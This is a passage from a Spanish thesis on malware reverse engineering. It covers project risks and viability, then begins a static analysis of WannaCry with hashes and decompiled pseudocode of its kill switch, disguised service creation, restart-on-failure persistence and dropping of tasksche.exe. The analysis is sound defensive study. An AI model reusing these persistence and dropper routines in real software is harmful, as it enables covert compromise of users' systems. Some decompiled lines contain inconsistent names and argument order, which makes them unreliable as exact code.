Alta complejidad técnica en el manejo de la API de Windows, con documentación incompleta	Alta	7	Mitigación: Estudio previo exhaustivo y uso de recursos externos (foros, blogs, análisis previos).
Errores o inconsistencias en el código decompilado que requieren interpretación manual	Media	2	Mitigación: Validación cruzada entre ensamblador y código decompilado, ajustes manuales.
Dificultad para analizar todos los malware por falta de tiempo	Muy alta	12	Contingencia: Omitir análisis de Ryuk y centrar el esfuerzo en WannaCry y LockBit.
Falta de experiencia previa en ingeniería inversa avanzada	Muy alta	15	Mitigación: Formación complementaria de ensamblador y búsqueda de técnicas de malware.
Posibles fallos en el entorno de pruebas (máquinas virtuales, herramientas)	Baja	1	Contingencia: Preparación y respaldo frecuente del entorno de trabajo.

Cuadro 3.7: Gestión de riesgos del proyecto

### 3.4. Viabilidad

En este apartado se analiza la factibilidad del proyecto desde el punto de vista técnico, económico y legal.

### 3.4.1. Viabilidad legal

En este apartado se analiza la viabilidad legal del proyecto, especialmente en relación a una posible propagación accidental del *malware* analizado durante el análisis dinámico. Aunque la ingeniería inversa y el estudio de *malware* con fines académicos o de seguridad no son ilegales, la ejecución de muestras maliciosas puede implicar riesgos derivados, como el contagio accidental a terceros que podría conllevar responsabilidades legales.

En España, en el Código Penal se establece en el artículo 264 [11] el delito relativo a daños informáticos, que incluye tanto la difusión accidental o intencionada de programas dañinos en sistemas informáticos, siempre que se cause daño o perjuicio. Por tanto, la propagación no intencionada de *malware* que derive en daños a terceros podría ser objeto de sanción penal o civil.

A nivel europeo, la Directiva 2013/40/UE [12] sobre ataques contra sistemas de información refuerza estas medidas contra actividades que causen daños a sistemas de información, dando importancia al uso indebido de software malicioso. Además, la directiva de ciberseguridad NIS 2 en el artículo 21 [13], en proceso de transposición en España, indica la obligación de asegurar que se gestione correctamente los riesgos asociados a la seguridad de los sistemas de redes y de información, obligando a tomar medidas para evitar incidentes que puedan afectar a terceros.

Por ello, en proyectos como este es imprescindible adoptar estrictas medidas para contener el *malware* en entornos aislados, como máquinas virtuales sin conexión a redes externas, sistemas *sandbox*, y otras prácticas que minimicen el riesgo de contagio accidental.

En resumen, la viabilidad legal del proyecto depende del cumplimiento riguroso de la normativa vigente en base a daños informáticos y ciberseguridad, y de la aplicación de buenas prácticas para garantizar la contención del *malware* y evitar responsabilidades derivadas de propagaciones accidentales.

### 3.4.2. Viabilidad económica

Este proyecto no tiene como objetivo la obtención de un beneficio económico directo, ya que no es una solución comercializable ni una aplicación orientada a un usuario final. Su valor proviene de ser una pieza clave en evitar pérdidas económicas derivadas de este tipo de ciberataques, especialmente los provocados por *ransomware* que pueden alcanzar cifras millonarias.

El análisis de muestras de malware permite extraer firmas para motores de detección y así neutralizar estas amenazas emergentes. Este proceso es costoso en términos de tiempo y recursos, pero es indispensable para las empresas que ofrecen soluciones *EDR* (Endpoint Detection and Response) y *XDR* (Extended Detection and Response), ya que la eficacia de sus productos depende de su capacidad de adaptación frente a nuevas variantes y familias de malware. Una respuesta rápida a estas amenazas emergentes de ransomware no solamente permite evitar infecciones, sino que también mejora la imagen y la confianza en los productos de la compañía de seguridad, atrayendo así a nuevos clientes y inversores. La seguridad ofrecida por un proveedor está directamente ligada a la capacidad de su equipo de análisis de detectar y extraer firmas de forma proactiva.

Empresas especializadas en ciberseguridad como *CrowdStrike* y *SentinelOne*, que invierten activamente en el análisis de amenazas demuestran que este tipo de enfoque técnico

genera un impacto económico positivo. Por ejemplo, *CrowdStrike* alcanzó una facturación superior a los 4 800 millones de dólares en el año fiscal de 2025 [14], mientras que *SentinelOne* registró ingresos de más de 1 000 millones de dólares en el mismo año fiscal [15].

Por tanto, aunque el proyecto no sea rentable, su utilidad práctica reside en la prevención de pérdidas económicas, la mejora de las defensas y la consolidación de una imagen sólida y confiable como empresa. De esta manera se consigue aportar valor y robustez a cualquier compañía del sector, posicionándola por delante de competidores menos actualizados.

### 3.4.3. Viabilidad técnica

El análisis y documentación técnica de una muestra avanzada de ransomware como puede ser *LockBit 3.0* presenta una viabilidad técnica sumamente compleja. La ingeniería inversa de malware es una disciplina altamente especializada que requiere conocimientos sólidos en múltiples áreas técnicas: **lenguaje ensamblador**, comprensión del comportamiento de bajo nivel de **código C decompilado** que tiene que contrastarse con el código ensamblador, técnicas de **depuración**, un entendimiento del **manejo de memoria** en un ordenador y conocimiento de la API de Windows. El hecho de que Windows no sea un sistema operativo de código abierto implica que muchas de sus funciones internas no estén documentadas oficialmente, que conlleva a deducir comportamientos o recurrir a documentación no oficial que se tiene que contrastar con otras fuentes.

Con los recursos disponibles en la actualidad, es totalmente factible llevar a cabo este tipo de estudios. Herramientas como *Ghidra*, *IDA Pro* y *Binary Ninja* para el análisis estático (decompiladores), o *x64dbg* y *OllyDbg* para el análisis dinámico (depuradores), así como *Detect It Easy*, *Process Hacker*, *Wireshark* y *Resource Hacker* para auxiliar en el análisis del ejecutable. A esto también se le añaden hipervisores como *VirtualBox*, *VMware* o *QEMU*, que permiten tener entornos aislados para el análisis y pruebas sin comprometer el sistema anfitrión. Muchas de estas herramientas son gratuitas o de código abierto, y que en caso de optar por versiones comerciales de pago, las cuales pueden incluir características únicas como el análisis en la nube, que ofrece *IDA Pro*, pueden ser útiles en función de las necesidades del usuario.

Por tanto, a pesar de la alta complejidad técnica, tanto por la barrera de entrada en términos de conocimientos como por las dificultades asociadas al análisis de binarios ofuscados y el uso de APIs sin documentación oficial, el proyecto es **técnicamente viable** siempre que el analista cuente con los conocimientos adecuados y los recursos sean suficientes para llevarlo a cabo con éxito.

# Capítulo 4

## Casos de estudio

### 4.1. WannaCry

#### 4.1.1. Obtención de la muestra

La muestra de *WannaCry* que ha sido utilizado para este estudio ha sido obtenida a través del portal **MalwareBazaar** (<https://bazaar.abuse.ch>), una plataforma colaborativa gestionada por Abuse.ch que permite compartir y analizar muestras de malware con fines de investigación y ciberseguridad.

En concreto, se ha utilizado la muestra con el siguiente identificador SHA-256:

24d004a104d4d54034dbcfffc2a4b19a11f39008a575aa614ea04703480b1022c

Esta muestra ha sido seleccionada por su relevancia histórica, ya que fue responsable de la masiva infección global que ocurrió en mayo de 2017. Su uso es adecuado para los fines de este trabajo, permitiendo analizar un caso real con un nivel de evasión relativamente bajo en comparación a nuevas familias de ransomware, facilitando su descomposición y comprensión mediante técnicas de ingeniería inversa sirviendo como introducción.

#### 4.1.2. Visión general de la muestra

El análisis inicial se ha realizado con la herramienta **Detect It Easy**. Desde la visión general de la muestra se puede observar que se trata de un archivo ejecutable PE de 32 bits, dirigido a sistemas Microsoft Windows y con un empaquetado realizado mediante Microsoft Visual C++.



Figura 4.1: Información general del archivo en Detect It Easy

Desde el apartado de entropía se confirma una entropía elevada (7.96426), lo que

sugiere que el contenido del fichero se encuentra comprimido o cifrado en su mayoría. Concretamente, un 99 % del contenido presenta alta entropía, un indicador habitual en binarios ofuscados.




Figura 4.2: Entropía del archivo detectada en Detect It Easy

Además, desde las propiedades del archivo en el sistema operativo se ha verificado su tamaño exacto.




Figura 4.3: Tamaño del archivo desde las propiedades en Windows

Para calcular los distintos hashes de la muestra y verificar su integridad, se ha utilizado el siguiente conjunto de comandos desde PowerShell, la muestra la llamaremos wannacry.exe.

**Windows PowerShell**

```
PS C:\> Get-FileHash -Path "./wannacry.exe" -Algorithm MD5
PS C:\> Get-FileHash -Path "./wannacry.exe" -Algorithm SHA1
PS C:\> Get-FileHash -Path "./wannacry.exe" -Algorithm SHA256
PS C:\> Get-FileHash -Path "./wannacry.exe" -Algorithm SHA512
```

Los resultados de dicho análisis se resumen en la siguiente tabla:

Campo	Valor
Nombre	wannacry.exe
Hash	MD5: DB349B97C37D22F5EA1D1841E3C89EB4 SHA1: E889544AFF85FFAF8B0D0DA705105DEE7C97FE26 SHA256: 24D004A104D4D54034DBCFFC2A4B19A11F39008A575AA614EA04703480B1022C SHA512: D6C60B8F22F89CBD1262C0AA7AE240577A82002FB149E9127D4EDF775A25ABCD A4E585B6113E79AB4A24BB65F4280532529C2F06F7FFE4D5DB45C0CAF74FEA38
Tipo de archivo	PE
Sistema objetivo	Microsoft Windows
Arquitectura	32 bits
Tamaño	3.55 MB
Packer	Microsoft Visual C++
Entropía	7.96426

### 4.1.3. Análisis estático

#### Flujo de wannacry.exe

La muestra wannacry.exe comprueba la existencia de una URL inexistente, ejecutándose si no existe ya que no debería de existir, y si el ejecutable no se ha lanzado con argumentos inicia un exploit masivo con EternalBlue y la puerta trasera Double Pulsar sobre las IP en la red local y redes aleatorias. Si no tiene argumentos crea el servicio mssesvc2.0 de sí mismo con argumentos, crea el recurso tasksche.exe y lo ejecuta. En la figura 4.4 se puede observar el diagrama de flujo del ejecutable de wannacry.exe.




Figura 4.4: Flujo de wannacry.exe

## Punto de entrada

```
> wannacry.exe
  ▼ entry()
    • wWinMain()
```

El punto de entrada del programa, representado como `entry()` en herramientas de ingeniería inversa como Ghidra, es la primera función que se ejecuta al iniciar el binario. Este punto se define en la opción `/ENTRY` del enlazador en Windows, la cual especifica explícitamente qué función se debe invocar al inicio de la ejecución del programa [7].

Al final de la función `entry()`, se realiza la llamada a `wWinMain()`, la cual representa el punto de entrada común de las aplicaciones de los sistemas Windows, marcando el inicio de la lógica del programa [8].

### entry()

```
1 void entry(void)
2 {
3     uint nCmdShow;
4     HMODULE hInstance;
5     PWSTR pCmdLine;
6     HINSTANCE hPrevInstance;
7     _startupinfo local_70;
8     _STARTUPINFOA local_60;
9     ...
10    hPrevInstance = (HINSTANCE)0x0;
11    hInstance = GetModuleHandleA((LPCSTR)0x0);
12    local_6c = wWinMain(hInstance, hPrevInstance, pCmdLine, nCmdShow);
13    exit(local_6c);
14 }
```

## wWinMain

```
> wannacry.exe
  ▼ entry()
    • wWinMain()
      ○ real_entry()
```

En Ghidra, en el grafo de llamada de funciones, vemos que la función `wWinMain` llama a tres funciones interesantes: `InternetOpenA`, `InternetOpenUrlA` e `InternetCloseHandle`, como se observa en la Figura 4.5. Contrastando esto con el código, el programa comprueba si la dirección URL [http://www.iuquerfsodp9ifjaposdfj\\_004313d0](http://www.iuquerfsodp9ifjaposdfj_004313d0) es accesible. Si dicha URL es accesible, la ejecución del programa finaliza inmediatamente sin activar su carga maliciosa. En cambio, si no se puede acceder a esa dirección, se ejecuta la función `real_entry`, donde comienza la verdadera lógica del ransomware.

Este mecanismo se conoce como *Kill Switch*, una técnica deliberadamente incluida que permite desactivar el comportamiento malicioso del malware bajo ciertas condiciones, que en este caso, la presencia activa del dominio actúa como interruptor de apagado del malware, ya que una URL que parece aleatoriamente escrita no se debería tener acceso, significando que si se pudiese acceder se trataría de un entorno simulado. Las funciones empleadas corresponden a funciones de la API de Windows para acceso a internet [16]-[18].




Figura 4.5: wannacry.exe - Grafo de funciones de wWinMain

**wWinMain()**

```

1 int wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, PWSTR pCmdLine, int nCmdShow)
2 {
3     HINTERNET hInternet, hInternet_value;
4     char *suspicious_url, *suspicious_url_copy, suspicious_url_buffer [57];
5     ...
6     hInternet = InternetOpen((LPCSTR)0x0,1,(LPCSTR)0x0,(LPCSTR)0x0,0);
7     hInternet_value = InternetOpenUrlA(hInternet,suspicious_url_buffer,(LPCSTR)0x0,0,0x84000000,0);
8     // Si la solicitud HTTP falla al conectarse a la URL aleatoria (killswitch)
9     if (hInternet_value == (HINTERNET)0x0)
10        InternetCloseHandle(hInternet);
11        InternetCloseHandle((HINTERNET)0x0);
12        real_entry();
13        return 0;
14    }
15    InternetCloseHandle(hInternet);
16    InternetCloseHandle(hInternet_value);
17    return 0;
18 }
```

El flujo del programa hasta este punto está reflejado en la figura 4.6




Figura 4.6: wannacry.exe - Flujo del programa wWinMain

## real\_entry

```
▷ wannacry.exe
    ▽ ...
        ▼ real_entry()
            ○ func_noargs()
            ○ configure_service_failures()
            ○ LAB_00408000
```

Dentro de la función real entry tenemos varias funciones y varios pasos a seguir. Primero con la función de Windows `GetModuleFileNameA` [19] se obtiene la ruta del ejecutable y se almacena en la variable global `executable_path`. Posteriormente se verifica si el binario se ha ejecutado sin argumentos, es decir, `argc < 2` [20], en cuyo caso la ejecución continúa directamente en la función `func_noargs()` y, una vez finalizada su ejecución, el programa termina.

### real\_entry()

```
1 void real_entry(void)
2 {
3     int *argc;
4     SC_HANDLE hSCManager, hService;
5     SERVICE_TABLE_ENTRYA service_info;
6     ...
7     GetModuleFileNameA((HMODULE)0x0,(LPSTR)&executable_path,0x104);
8     argc = (int *)__P___argc();
9     if (*argc < 2) {
10         func_noargs();
11         return;
12     }
13     hSCManager = OpenSCManagerA((LPCSTR)0x0,(LPCSTR)0x0,0xf003f);
14     if (hSCManager != (SC_HANDLE)0x0) {
15         hService = OpenServiceA(hSCManager,"mssecsvc2.0",0xf01ff);
16         if (hService != (SC_HANDLE)0x0) {
17             configure_service_failure(hService,60);
18             CloseServiceHandle(hService);
19         }
20         CloseServiceHandle(hSCManager);
21     }
22     service_info.lpServiceName = "mssecsvc2.0";
23     service_info.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)&LAB_00408000;
24     StartServiceCtrlDispatcherA(&service_info);
25     return;
26 }
```

## func\_noargs

```
▷ wannacry.exe
    ▽ ...
        ○ func_noargs()
            ◇ create_service_executable()
            ◇ write_resource1831_in_tasksche()
```

La función `func_noargs()` ejecuta las funciones `create_service_executable()` y `write_resource1831_in_tasksche()`.

```
func_noargs()  
1 void func_noargs(void)  
2 {  
3     create_service_executable();  
4     write_resource1831_in_tasksche();  
5     return;  
6 }
```

### create\_service\_executable

```
▷ wannacry.exe  
    ▼ ...  
        ○ func_noargs()  
            ◇ create_service_executable()  
            ◇ write_resource1831_in_tasksche()
```

La función `create_service_executable()` tiene como objetivo registrar e iniciar un nuevo servicio en el sistema con el nombre `mssecsvc2.0`. El servicio se crea a partir de la ruta del ejecutable con la variable global que obtuvimos anteriormente, combinándose con los argumentos `-m security` mediante la función `sprintf()` [21] y se almacena en la variable `executable_path_with_args`.

Posteriormente, la función invoca `OpenSCManagerA()` [22] para obtener un manejador al administrador de servicios de Windows. Si la operación tiene éxito, llama a `CreateServiceA()` [23] para registrar el nuevo servicio malicioso con los siguientes atributos:

- **Nombre interno:** `mssecsvc2.0`
- **Nombre para mostrar:** Microsoft Security Center (2.0) Service
- **Ruta del ejecutable:** Ruta al binario actual seguido del parámetro `-m security`
- **Tipo de servicio:** servicio de proceso propio (0x10)
- **Tipo de inicio:** automático (2)

Una vez creado, se lanza directamente con `StartServiceA()` [24], y se cierran los manejadores abiertos. Esta función intenta que el ransomware se ejecute como un servicio legítimo del sistema, dificultando su detección e interrupción, ejecutándose nuevamente el mismo ejecutable, que ejecutará el flujo alternativo cuando se inicia con argumentos.

```

create_service_executable()

1 int create_service_executable(void)
2 {
3     SC_HANDLE hSCManager, hService;
4     char executable_path_with_args [260];
5     sprintf(executable_path_with_args, "-m security", &executable_path);
6     hSCManager = OpenSCManagerA((LPCSTR)0x0,(LPCSTR)0x0,0xf003f);
7     if (hSCManager != (SC_HANDLE)0x0) {
8         hService = CreateServiceA(hSCManager, "msseccsvc2.0", "Microsoft Security_Center (2.0)", 0xf01ff,
9             0x10, 2, 1, executable_path_with_args, 0, 0, 0, 0, 0, 0);
10    if (hService != (SC_HANDLE)0x0) {
11        StartServiceA(hService,0,(LPCSTR *)0x0);
12        CloseServiceHandle(hService);
13    }
14    CloseServiceHandle(hSCManager);
15 }
16 return 0;
}

```

### write\_resource1831\_in\_tasksche

```

▷ wannacry.exe

▼ ...
    ○ func_noargs()
        ◇ create_service_executable()
        ◇ write_resource1831_in_tasksche()

```

La función `write_resource1831_in_tasksche()` tiene como objetivo extraer un recurso embebido del ejecutable y escribirlo sobre un nuevo archivo llamado `tasksche.exe` en el mismo directorio donde se encuentra el malware.

Primero, se llama a la función `FindResourceA()` [25] para localizar el recurso embebido con el identificador numérico 1831 siendo de tipo R. A continuación, se emplean las funciones `LoadResource()` [26], `LockResource()` [27] y `SizeofResource()` [28] para cargar el recurso, obtener un puntero a sus datos y determinar su tamaño, respectivamente.

```

write_resource1831_in_tasksche()

1 int write_resource1831_in_tasksche(void)
2 {
3     ...
4     hModule = GetModuleHandleW(u_kernel32.dll_004313b4); /* Open handle kernel32.dll*/
5     if (hModule != (HMODULE)0x0) {
6         createProcessA = GetProcAddress(hModule, "CreateProcessA");
7         createFileA = (CreateFileA *)GetProcAddress(hModule, "CreateFileA");
8         writeFile = (WriteFile *)GetProcAddress(hModule, "WriteFile");
9         closeHandle = (CloseHandle *)GetProcAddress(hModule, "CloseHandle");
10    // Si carga correctamente las funciones busca el recurso con el ID 1831
11    if (((createProcessA != (FARPROC)0x0) && (createFileA != (CreateFileA *)0x0)) && (writeFile !=
12        (WriteFile *)0x0)) && (closeHandle != (CloseHandle *)0x0)) {
13        resource_1831 = FindResourceA((HMODULE)0x0,(LPCSTR)1831,&resource_r);
14        if (resource_1831 != (HRSRC)0x0) {
15            resource_1831_handle = LoadResource((HMODULE)0x0,resource_1831);
16            if (resource_1831_handle != (HGLOBAL)0x0) {
17                resource_1831_locks = LockResource(resource_1831_handle);
18                if (resource_1831_locks != (LPVOID)0x0) {
19                    resource_1831_size = SizeofResource((HMODULE)0x0,resource_1831);
20                    if (resource_1831_size != 0) { ... }}}} }
21    return 0;
}

```

Una vez obtenido el contenido del recurso, se construye la ruta al nuevo ejecutable, C:\WINDOWS\tasksche.exe, mediante la función `sprintf()` [21]. También se genera la ruta alternativa C:\WINDOWS\qeriuwjhrf, a la que se renombra el fichero tasksche.exe en caso de que ya existiera, utilizando `MoveFileExA()` [29] y sobrescribiendo si fuera necesario.

A continuación, se crea un nuevo fichero con `CreateFileA()` [30] con permisos de escritura. Si la operación es exitosa, el contenido del recurso 1831 es volcado al fichero mediante `WriteFile()` [31].

Posteriormente, se concatena al final de la ruta del ejecutable tasksche.exe el argumento /i. Finalmente, se lanza el proceso con `CreateProcessA()` [32] utilizando la bandera (flag) `CREATE_NO_WINDOW` (0x08000000), la cual permite ejecutar el binario sin mostrar una ventana visible en pantalla.

Este mecanismo permite al malware desplegar carga maliciosa de forma dinámica con recursos internos sin depender de archivos externos, que se ejecutará más adelante como parte de su lógica.

```
write_resource1831_in_tasksche()

1 int write_resource1831_in_tasksche(void)
2 {
3     ...
4     if (resource_1831_size != 0) {
5         sprintf(&tasksche_path, "C:\\%s\\%s", "WINDOWS", "tasksche.exe");
6         sprintf(&weirdpath_qeriuwjhrf, "C:\\%s\\qeriuwjhrf", "WINDOWS");
7         MoveFileExA(&tasksche_path, &weirdpath_qeriuwjhrf, 1);
8         handle_createfileA = (*createFileA)(&tasksche_path, 0x40000000, 0, (LPSECURITY_ATTRIBUTES)0x0, 2,
9             ↪ 4, (HANDLE)0x0);
10        if (handle_createfileA != (HANDLE)0xffffffff) {
11            (*writeFile)(handle_createfileA, resource_1831_locks, resource_1831_size,
12                ↪ (LPDWORD)&resource_1831_locks, (LPOVERLAPPED)0x0);
13            (*closeHandle)(handle_createfileA);
14            strcat(tasksche_path, "/i");
15            hObject = (HANDLE)0x0;
16            handle_createfileA = (HANDLE)0x8000000;
17            tasksche_path_string_size =
18                ↪ (*createProcessA)(0, &tasksche_path, 0, 0, 0x8000000, 0, 0, &uStack_24c, &uStack_25c);
19            if (tasksche_path_string_size != 0) {
20                (*closeHandle)(hObject);
21                (*closeHandle)(handle_createfileA);}}}
22        return 0;
23    }
```

## real\_entry

```
▷ wannacry.exe
    ▽ ...
        ▽ real_entry()
            ○ func_noargs()
            ○ configure_service_failures()
            ○ LAB_00408000
```

En caso de que el programa se haya ejecutado con argumentos, como ocurre cuando se inicia el servicio mssecsvc2.0 con el parámetro -m security que omitirá la ejecución de `func_noargs()` y continuará con el resto de la lógica que no se ejecutó. Por tanto, se abre

el Administrador de Control de Servicios de Windows mediante `OpenSCManagerA()` [22], y se accede al servicio `msseccsvc2.0` a través de `OpenServiceA()` [33]. Si se obtiene correctamente un manejador (handle) válido, se invoca la función `configure_service_failure()`.

### real\_entry()

```

1 void real_entry(void)
2 {
3     ...
4     hSCManager = OpenSCManagerA((LPCSTR)0x0,(LPCSTR)0x0,0xf003f);
5     if (hSCManager != (SC_HANDLE)0x0) {
6         hService = OpenServiceA(hSCManager,"msseccsvc2.0",0xf01ff);
7         if (hService != (SC_HANDLE)0x0) {
8             configure_service_failure(hService,60);
9             CloseServiceHandle(hService);
10        }
11        CloseServiceHandle(hSCManager);}
12        ...
13    return;
14 }
```

### configure\_service\_failure

▷ wannacry.exe

▽ ...

▼ real\_entry()
 

- func\_noargs()
- configure\_service\_failures() (highlighted)
- LAB\_00408000

La función `configure_service_failure()` tiene como propósito configurar el servicio `msseccsvc2.0` para que se reinicie automáticamente en caso de que ocurra algún fallo, con el objetivo de asegurar la persistencia del malware en el sistema.

Esto se realiza mediante la función de Windows `ChangeServiceConfig2A()` [34], que permite modificar los parámetros de configuración de un servicio registrado. En particular, se emplea el valor `SERVICE_CONFIG_FAILURE_ACTIONS` (2) en el parámetro `dwInfoLevel` que indica que el tercer argumento es la estructura `SERVICE_FAILURE_ACTIONS` con las acciones a ejecutar ante fallos.

Esta estructura incluye:

- `lpsaActions`: Puntero a estructura `SC_ACTION`, que define tipo de acción a tomar (reinicio del servicio) y el tiempo de espera (`Delay`) expresado en milisegundos (60 segundos).
- `cActions`: Número de acciones definidas. Se establece a 1 si el parámetro `seconds` es distinto de -1, y 0 en caso contrario.
- `dwResetPeriod`: Tiempo (en segundos) tras el cual el contador de errores se reinicia. Se establece a 0, por lo que nunca se reinicia.
- `lpCommand` y `lpRebootMsg`: Punteros vacíos para los mensajes de comandos y reinicio.

El código de la función es el siguiente:

```

configure_service_failure()

1 void __cdecl configure_service_failure(SC_HANDLE hService, int seconds)
2 {
3     SC_ACTION scact;
4     SERVICE_FAILURE_ACTIONS sfa;
5     sfa.lpsaActions = &scact;
6     scact.Type = SC_ACTION_RESTART;
7     sfa.dwResetPeriod = 0;
8     scact.Delay = seconds * 1000;
9     sfa.cActions = (DWORD)(seconds != -1);
10    sfa.lpCommand = &DAT_0070f87c;
11    sfa.lpRebootMsg = &DAT_0070f87c;
12    ChangeServiceConfig2A(hService, 2, &sfa);
13    return;
14 }
```

Con este comportamiento se garantiza que ante un fallo o detención del servicio, el sistema operativo intentará reiniciarlo automáticamente, reforzando la persistencia del ransomware WannaCry en el sistema comprometido. En caso de que los segundos pasados como parámetro sea **-1**, se desactivará la lógica de reinicio automático.

### real\_entry

```

▷ wannacry.exe
    ▽ ...
        ▽ real_entry()
            ○ func_noargs()
            ○ configure_service_failures()
            ○ LAB_00408000
```

Tras configurar las acciones ante el posible fallo del servicio para garantizar su persistencia con **configure\_service\_failure()**, se inicializa **SERVICE\_TABLE\_ENTRYA**, una estructura de datos que contiene el nombre del servicio, **msseccsvc2.0**, y un puntero a la función **LAB\_00408000**, responsable de registrar y ejecutar la lógica del ransomware como servicio.

```

real_entry()

1 void real_entry(void)
2 {
3     ...
4     service_info.lpServiceName = s_msseccsvc2.0_004312fc;
5     service_info.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)&LAB_00408000;
6     StartServiceCtrlDispatcherA(&service_info);
7     return;
8 }
```

**LAB\_00408000**

```

▷ ...
▽ LAB_00408000
  ▼ FUN_00407bd0()
    ○ _StartAddress_00407720
    ○ _StartAddress_00407840

```

